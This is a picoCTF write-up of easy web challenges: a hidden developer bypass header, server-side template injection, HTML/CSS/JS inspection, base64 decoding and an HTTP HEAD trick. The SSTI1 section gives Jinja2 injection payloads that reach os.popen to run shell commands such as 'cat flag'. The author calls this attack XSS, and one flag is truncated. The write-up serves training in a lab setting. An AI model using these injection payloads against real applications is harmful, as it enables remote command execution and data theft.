

WRITEUP PicoCTF

Web Exploitation Easy



By: OngCapybara

Table Of Contents

Table Of Contents	i
Crack the Gate 1	1
SSTI1	4
WebDecode.....	7
Insp3ct0r.....	9
GET aHEAD.....	12
Inspect HTML	14
where are the robots	16
Cookies	18
IntroToBurp.....	20
Local Authority	22
Unminify.....	24
Bookmarklet	25
Cookie Monster Secret Recipe	27
Includes	29
Scavenger Hunt	31
Dont-use-client-side.....	34
Logon	35

Crack the Gate 1

Crack the Gate 1

Easy Web Exploitation picoMini by CMU-Africa browser_webshell_solvable

AUTHOR: YAHAYA MEDDY

Description

We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal. We've uncovered the email address he uses to log in: `ctf-player@picoctf.org`. Unfortunately, we don't know the password, and the usual guessing techniques haven't worked. But something feels off... it's almost like the developer left a secret way in. Can you figure it out?

The website is running [here](#). Can you try to log in?

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 14:30

[Restart Instance](#)

Hints


[1](#) [2](#)

7,366 users solved

[👍](#) 95% Liked [👎](#)

[Submit Flag](#)

We get a chall web exploitation and already have email from chall. Let's apply to login form and will displayed like this



If you open the source code, you will find a cipher text

```


49     }
50
51     #loginForm button:hover {
52         background-color: #0056b3;
53     }
54 </style>
55 </head>
56 <body>
57 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urngre "K-Qri-Npprff: Lrf" -->
58 <!-- Remove before pushing to production! -->
59
60 <form id="loginForm">
61     <h2 style="font-size: 24px; margin-bottom: 24px;">
62         Login
63     </h2>
64     <label for="email">Email:</label>
65     <input type="email" id="email" name="email" required><br>
66     <label for="password">Password:</label>
67     <input type="password" id="password" name="password" required><br>
68     <button type="submit">Login</button>

```


Copy it and paste to ROT13 decryptor and you get a mail like this




Let's open network from inspect and see using resent



If already open, you must paste the bypass text to new request like this.
When you're done, click send for execution and let see



Open response anddddd.... Damn bruhhh... you get the flag right here :D



Flag: picoCTF{brut4_f0rc4_1a386e6f}

SSTI1

SSTI1

Easy Web Exploitation picoCTF 2025 browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! Try it out!
I heard templating is a cool and modular way to build web apps! Check out my website [here!](#)

This challenge launches an instance on demand.
Its current status is: **RUNNING**
Instance Time Remaining: **13:54**

Restart Instance

Hints

1


36,953 users solved

95% Liked

picoCTF(FLAG)


Submit Flag

Let's exploit!




When we get form input like this, i think it's a XSS :D. Use this payloads!

{{ self.__init__.__globals__ }}




We can see, output our payload can display builtins. Let's use!

```
{{ self.__init__.__globals__.__builtins__ }}
```




Wow... God damn... This payload can displayed import to. Let's exploit dude :D

```
{{self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read()}}
```



Gotcha... Are u see? The flag is right in front of our eyes bruh :D. Let's see


```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}
```




Wuhahaha... we got the flag mamen :9

Flag: picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}


WebDecode



Wuhahahaha... I love chall like this :D First time, we get a simple web



Lest's set he source code and you can click the about.html



After that, you will get a base64 on source code. Let's decode

```

class="about" notify_true="cG1jb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMTBmOTM3NmZ9">
    Selecting the page!! You might find it there
</div>
<div class="t-container" -->
    -->
    class="why">

```

Use this command and you will get the flag :D

```

[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]
$ echo "cG1jb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMTBmOTM3NmZ9" | base64 -d
picoCTF{web_succ3ssfully_d3c0ded_10f9376f}
[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]
$

```

Flag: picoCTF{web_succ3ssfully_d3c0ded_10f9376f}

Insp3ct0r

Insp3ct0r

Easy

Web Exploitation

picoCTF 2019

AUTHOR: ZARATEC/DANNY

Hints ?

Description

1 2

Kishor Balan tipped us off that the following code may need inspection:
<https://jupiter.challenges.picoctf.org/problem/9670/> (link) or <http://jupiter.challenges.picoctf.org:9670>


157,954 users solved

92% Liked

picoCTF{FLAG}

Submit Flag

This challenge have little many steps guys :D. First, click the url and you will forward to the web



Know, you click CTRL + U for open the source code and you will get first piece the flag

```
<div id="tababout" class="tabcontent">
<h3>How</h3>
<p>I used these to make this site: <br/>
  HTML <br/>
  CSS <br/>
  JS (JavaScript)
</p>
<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
</div>

</div>
```

After that, open the css and js file for see second and third part like this

```
is.com/css?family=Open+Sans|
css" href="mycss.css">
pt" src="myjs.js"></script>
```

```
or: #ccc; }
or: #ccc; }

pretty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```

```
rt 3/3 of the flag: _lucky?2e7b23e3} */
```

Flag: picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?2e7b23e3}

GET aHEAD

GET aHEAD

Easy Web Exploitation picoCTF 2021

AUTHOR: MADSTACKS

Hints ?

Description

Find the flag being held on this server to get ahead of the competition <http://mercury.picoctf.net:28916/>

109,938 users solved

88% Liked

Submit Flag

Okay dude, know we got a chall that up difficulty yeah :D. We can see the method of red button is GET. Woahahaha... I like it :D

```
body {background-color: blue;}</style>

<div class="container">
  <div class="row">
    <div class="col-md-6">
      <div class="panel panel-primary" style="margin-top:50px">
        <div class="panel-heading">
          <h3 class="panel-title" style="color:red">Red</h3>
        </div>
        <div class="panel-body">
          <form action="index.php" method="GET">
            <input type="submit" value="Choose Red"/>
          </form>
        </div>
      </div>
    </div>
    <div class="col-md-6">
      <div class="panel panel-primary" style="margin-top:50px">
        <div class="panel-heading">
          <h3 class="panel-title" style="color:blue">Blue</h3>
        </div>
        <div class="panel-body">
          <form action="index.php" method="POST">
            <input type="submit" value="Choose Blue"/>
          </form>
        </div>
      </div>
    </div>
  </div>
</div>
```

The next steps, open Burpsuite and send it to repeater. After that, replace GET method to HEAD (like tittle of chall). Follow me

Request

	Pretty	Raw	Hex
1	GET /index.php ? HTTP/1.1		
2	Host : mercury.picoctf.net:28916		
3	Accept-Language : en-US,en;q=0.9		
4	Upgrade-Insecure-Requests : 1		
5	User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36		
6	Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0		
7	Referer : http://mercury.picoctf.net:28916		
8	Accept-Encoding : gzip, deflate, br		
9	Connection : keep-alive		

Request


	Pretty	Raw	Hex
1	HEAD /index.php ? HTTP/1.1		
2	Host : mercury.picoctf.net:28916		
3	Accept-Language : en-US,en;q=0.9		
4	Upgrade-Insecure-Requests : 1		
5	User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36		
6	Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0		
7	Referer : http://mercury.picoctf.net:28916		
8	Accept-Encoding : gzip, deflate, br		

After that, see the response and you will get the flag :D


Response				
	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	flag: picoCTF{r3j3ct_th3_du4l1ty_70bc61c4}			
3	Content-type : text/html; charset=UTF-8			
4				
5				

Flag: picoCTF{r3j3ct_th3_du4l1ty_70bc61

Inspect HTML



This chall is really-really very-very easy bro. Open the website




After that, you just click ctrl + u for see the source code and boomm... you get the flag :D

